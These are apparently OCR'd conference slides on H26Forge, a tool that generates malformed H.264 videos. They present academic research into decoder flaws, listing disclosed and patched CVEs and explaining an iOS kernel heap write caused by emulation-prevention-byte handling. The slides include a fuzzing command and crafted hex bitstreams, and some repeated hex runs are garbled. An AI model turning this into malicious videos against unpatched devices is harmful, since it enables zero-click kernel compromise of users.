
https://github.com/h26forge/h26forge

H26Forge: Toolkit to manipulate H.264 Syntax Elements




https://github.com/h26forge/h26forge

H26Forge: Toolkit to manipulate H.264 Syntax Elements



https://github.com/h26forge/h26forge

H26Forge: Toolkit to manipulate H.264 Syntax Elements




https://github.com/h26forge/h26forge

Generate H.264 videos with randomized syntax elements

E.1.2 HRD parameters syntax


hrd_parameters( ) {	C	Descriptor
cpb_cnt_minus1	0 | 5	ue(v)
bit_rate_scale	0 | 5	u(4)
cpb_size_scale	0 | 5	u(4)
for(SchedSelIdx = 0; SchedSelIdx <= cpb_cnt_minus1; SchedSelIdx++) {		
bit_rate_value_minus1[SchedSelIdx]	0 | 5	ue(v)
cpb_size_value_minus1[SchedSelIdx]	0 | 5	ue(v)
cbr_flag[SchedSelIdx]	0 | 5	u(1)
}		
initial_cpb_removal_delay_length_minus1	0 | 5	u(5)
cpb_removal_delay_length_minus1	0 | 5	u(5)
dpb_output_delay_length_minus1	0 | 5	u(5)
time_offset_length	0 | 5	u(5)
}		

```
"cpb_cnt_minus1": {
  "min": 0,
  "max": 255
},
"bit_rate_scale": {
  "min": 0,
  "max": 15
},
"cpb_size_scale": {
  "min": 0,
  "max": 15
},
"bit_rate_value_minus1": {
  "min": 0,
```



Vulnerabilities discovered with H26Forge

- Found vulnerabilities in video players, kernel extensions, and hardware:
  - CVE-2022-3266: Firefox out-of-bounds Read
  - CVE-2022-48434: FFmpeg use-after-free
  - CVE-2022-32939: iOS kernel heap write
  - CVE-2022-42846: iOS kernel DoS (0-click)
  - CVE-2022-42850: iOS kernel heap overflow
  - Hardware information leak



The Most Dangerous Codec in the World: Finding and Exploiting Vulnerabilities in H.264 Decoders

Willy R. Vasquez, *The University of Texas at Austin*
Stephen Checkoway, *Oberlin College*
Hovav Shacham, *The University of Texas at Austin*


Abstract

Modern video encoding standards such as H.264 are a marvel of hidden complexity. But with hidden complexity comes hidden security risk. Decoding video in practice means interacting with dedicated hardware accelerators and the proprietary, privileged software components used to drive them. The video decoder ecosystem is obscure, opaque, diverse, highly privileged, largely untested, and highly exposed—a dangerous combination.

self-contained, sandboxed software libraries, the attack surface for video processing is larger, more privileged, and, as we explain below, more heterogeneous.

On the basis of a guideline they call "The Rule Of 2,"[2] the Chrome developers try to avoid writing code that does more than 2 of the following: parses untrusted input, is written in a memory-unsafe language, *and* runs at high privilege. The video processing stack in Chrome violates the Rule of 2, and so do the corresponding stacks in other major browsers and

Details in paper https://wrv.github.io/h26forge.pdf



CVE-2022-32939: iOS Kernel Heap Write Vuln

https://media.tenor.com/RfOomnnYJxEAAAAC/apple-glitch.gif

Tools Used for Analysis

GHIDRA

CORELLIUM

H26FORGE

Apple Mobile Hardware Video Decoder

AppleD5500

- Found in up to A11 SoCs (iPhone 8)
- Imagination Technologies
- AppleD5500.kext

AppleAVD

- Introduced in A12 SoCs and M1 Macs
- Apple
- AppleAVD.kext

Found 3 parsing vulnerabilities in AppleD5500.kext

- CVE-2022-42850: Heap overflow
- CVE-2022-42846: DoS (0-click)
- **CVE-2022-32939: Controlled write**

CVE-2022-22675
AppleAVD H.264 vulnerability exploited in the wild!


We demonstrate how to exploit it for a heap overflow

CVE-2022-32939: iOS Controlled write

- Heap overflow from missing bounds check on emulation prevention byte (EPB) handling
- Found with H26Forge video generation
- **iOS Kernel controlled heap write vulnerability**
- Requires an information leak
- **Triggerable from video thumbnailing – 0-click attack surface**
- Patched in
  - iOS 15.7.1 and 16.1
  - iPadOS 15.7.1 and 16

```
./h26forge --mp4 --mp4-rand-size --safes
a-pred --ignore-ipcm --config config/def
1/video.1689627131.0099.264
Log saved to tmp/rand_100_vids_168962713
dev@dev-vm:~/Downloads/h26forge-linux-x8
rand_100.log
video.1689627131.0000.264
video.1689627131.0000.264.mp4
video.1689627131.0000.264.safestart.264
video.1689627131.0000.264.safestart.mp4
video.1689627131.0001.264
video.1689627131.0001.264.mp4
video.1689627131.0001.264.safestart.264
video.1689627131.0001.264.safestart.mp4
video.1689627131.0002.264
video.1689627131.0002.264.mp4
video.1689627131.0002.264.safestart.264
video.1689627131.0002.264.safestart.mp4
```

https://upload.wikimedia.org/wikipedia/en/b/ba/DrawingHands.jpg



Graphics Driver

Available for: iPhone 6s and later, iPad Pro (all models), iPad Air 2 and later, iPad 5th generation and later, iPad mini 4 and later, and iPod touch (7th generation)

Impact: An app may be able to execute arbitrary code with kernel privileges

Description: The issue was addressed with improved bounds checks.

CVE-2022-32939: Willy R. Vasquez of The University of Texas at Austin

https://support.apple.com/en-us/HT213490

Emulation Prevention Bytes (EPBs)

Emulation Prevention Bytes (EPBs)

- H.264 bitstream is split into NALUs with start code: 00、00、00、01

Start Codes

NALU: Network Abstraction Layer Unit

NALU Header

00000001	6764000B	ACD9424D	F8840000
00016 8EB	ECB22C00	00016588	8400197F
32C80001	06090682	C5570000	0001419A
216C4197	2EB0		

Emulation Prevention Bytes (EPBs)

- H.264 bitstream is split into NALUs with start code: 00、00、00、01
- Issue: What if this sequence shows up **inside a NALU**?

Start Codes

NALU: Network Abstraction Layer Unit

NALU Header

```
00000001 6764000B ACD9424D F8840000
000168EB ECB22C00 00016588 8400197F
32C80001 06090682 C5570000 0001419A
216C4197 2EB0
```

Emulation Prevention Bytes (EPBs)

- H.264 bitstream is split into NALUs with start code: 00、00、00、01
- Issue: What if this sequence shows up **inside a NALU**?

Start Codes

NALU: Network Abstraction Layer Unit

NALU Header

00000001	6764000B	ACD9424D	F8840000
00016 8EB	ECB22C00	00016588	8400197F
32C80001	06090682	C5570000	0001419A
216C4197	2EB0		

Emulation Prevention Bytes (EPBs)

- H.264 bitstream is split into NALUs with start code: 00、00、00、01
- Issue: What if this sequence shows up **inside a NALU**?
- Solution: Emulation Prevention Bytes (EPBs)

Start Codes

NALU: Network Abstraction Layer Unit

NALU Header

```
00000001 6764000B ACD9424D F8840000
000168EB ECB22C00 00016588 8400197F
32C80001 06090682 C5570000 0001419A
216C4197 2EB0
```

Emulation Prevention Bytes (EPBs)

- H.264 bitstream is split into NALUs with start code: `00 00 00 01`
- Issue: What if this sequence shows up **inside a NALU**?
- Solution: Emulation Prevention Bytes (EPBs)
  - Insert an escape character, `03`, into the stream

Start Codes

NALU: Network Abstraction Layer Unit

NALU Header

```
00000001 6764000B ACD9424D F8840000
000168EB ECB22C00 00016588 8400197F
32C80001 06090682 C5570000 0001419A
216C4197 2EB0
```

Emulation Prevention Bytes (EPBs)

- H.264 bitstream is split into NALUs with start code: 00、00、00、01
- Issue: What if this sequence shows up **inside a NALU**?
- Solution: Emulation Prevention Bytes (EPBs)
    - Insert an escape character, 03, into the stream
    - 00、00、00、01 becomes 00、00、00、03、01

Start Codes

NALU: Network Abstraction Layer Unit

NALU Header

```
00000001  6764000B  ACD9424D  F8840000
000168EB  ECB22C00  00016588  8400197F
32C80001  06090682  C5570000  0001419A
216C4197  2EB0
```

Emulation Prevention Bytes (EPBs)

- H.264 bitstream is split into NALUs with start code: 00 00 00 01
- Issue: What if this sequence shows up **inside a NALU**?
- Solution: Emulation Prevention Bytes (EPBs)
  - Insert an escape character, 03, into the stream
  - 00 00 00 01 becomes 00 00 00 03 01

Start Codes

NALU: Network Abstraction Layer Unit

NALU Header

00000001	6764000B	ACD9424D	F8840000
000168EB	ECB22C00	00016588	8400197F
32C80001	06090682	C5570000	00030141
9A216C41	972EB0		

Emulation Prevention Bytes (EPBs)

- H.264 bitstream is split into NALUs with start code: 00 00 00 01
- Issue: What if this sequence shows up **inside a NALU**?
- Solution: Emulation Prevention Bytes (EPBs)
  - Insert an escape character, 03, into the stream
  - 00 00 00 01 becomes 00 00 00 03 01

Start Codes

NALU: Network Abstraction Layer Unit

NALU Header

EPB: Emulation Prevention Byte

```
00000001 6764000B ACD9424D F8840000
000168EB ECB22C00 00016588 8400197F
32C80001 06090682 C5570000 00030141
9A216C41 972EB0
```

Emulation Prevention Bytes (EPBs)

- H.264 bitstream is split into NALUs with start code: 00 00 00 01
- Issue: What if this sequence shows up **inside a NALU**?
- Solution: Emulation Prevention Bytes (EPBs)
  - Insert an escape character, 03, into the stream
  - 00 00 00 01 becomes 00 00 00 03 01
  - Do this for 00 00 00 [00|01|02|03]

Start Codes

NALU: Network Abstraction Layer Unit

NALU Header

EPB: Emulation Prevention Byte

```
00000001 6764000B ACD9424D F8840000
00016 8EB ECB22C00 00016588 8400197F
32C80001 06090682 C5570000 00030141
9A216C41 972EB0
```

Emulation Prevention Bytes (EPBs)

- H.264 bitstream is split into NALUs with start code: `00 00 00 01`
- Issue: What if this sequence shows up **inside a NALU**?
- Solution: Emulation Prevention Bytes (EPBs)
  - Insert an escape character, `03`, into the stream
  - `00 00 00 01` becomes `00 00 00 03 01`
  - Do this for `00 00 00 [00|01|02|03]`
- Once NALUs are split, EPBs removed

```
00000001 6764000B ACD9424D F8840000
000168EB ECB22C00 00016588 8400197F
32C80001 06090682 C5570000 00030141
9A216C41 972EB0
```

Start Codes

NALU: Network Abstraction Layer Unit

NALU Header

EPB: Emulation Prevention Byte

Emulation Prevention Bytes (EPBs)

- H.264 bitstream is split into NALUs with start code: 00 00 00 01
- Issue: What if this sequence shows up **inside a NALU**?
- Solution: Emulation Prevention Bytes (EPBs)
  - Insert an escape character, 03, into the stream
  - 00 00 00 01 becomes 00 00 00 03 01
  - Do this for 00 00 00 [00|01|02|03]
- Once NALUs are split, EPBs removed

Start Codes

NALU: Network Abstraction Layer Unit

NALU Header

EPB: Emulation Prevention Byte

```
00000001  6764000BACD9424DF884
00000001  68EBECB22C
  000001  65888400197F32C8000106090682C
            557000000301419A216C41972EB0
```

Emulation Prevention Bytes (EPBs)

- H.264 bitstream is split into NALUs with start code: `00 00 00 01`
- Issue: What if this sequence shows up **inside a NALU**?
- Solution: Emulation Prevention Bytes (EPBs)
  - Insert an escape character, `03`, into the stream
  - `00 00 00 01` becomes `00 00 00 03 01`
  - Do this for `00 00 00 [00|01|02|03]`
- Once NALUs are split, EPBs removed

```
00000001  6764000BACD9424DF884
00000001  68EBECB22C
  000001  65888400197F32C8000106090682C
            55700000001419A216C41972EB0
```

Start Codes

NALU: Network Abstraction Layer Unit

NALU Header

EPB: Emulation Prevention Byte

AppleD5500.kext EPB Handling

```
00000001676400 0BACA0000003000800000 3
00100000030010000003 00201000
...
00000300020000030004000003 00
04000003 0008
```

Start Codes

NALU: Network Abstraction Layer Unit

NALU Header

EPB: Emulation Prevention Byte

AppleD5500.kext EPB Handling


```
000000016764000BACA00000030008000003
        00100000030010000000300201000
        ...
        0000030002000003000400000300
        040000030008
```

Start Codes

NALU: Network Abstraction Layer Unit

NALU Header

EPB: Emulation Prevention Byte

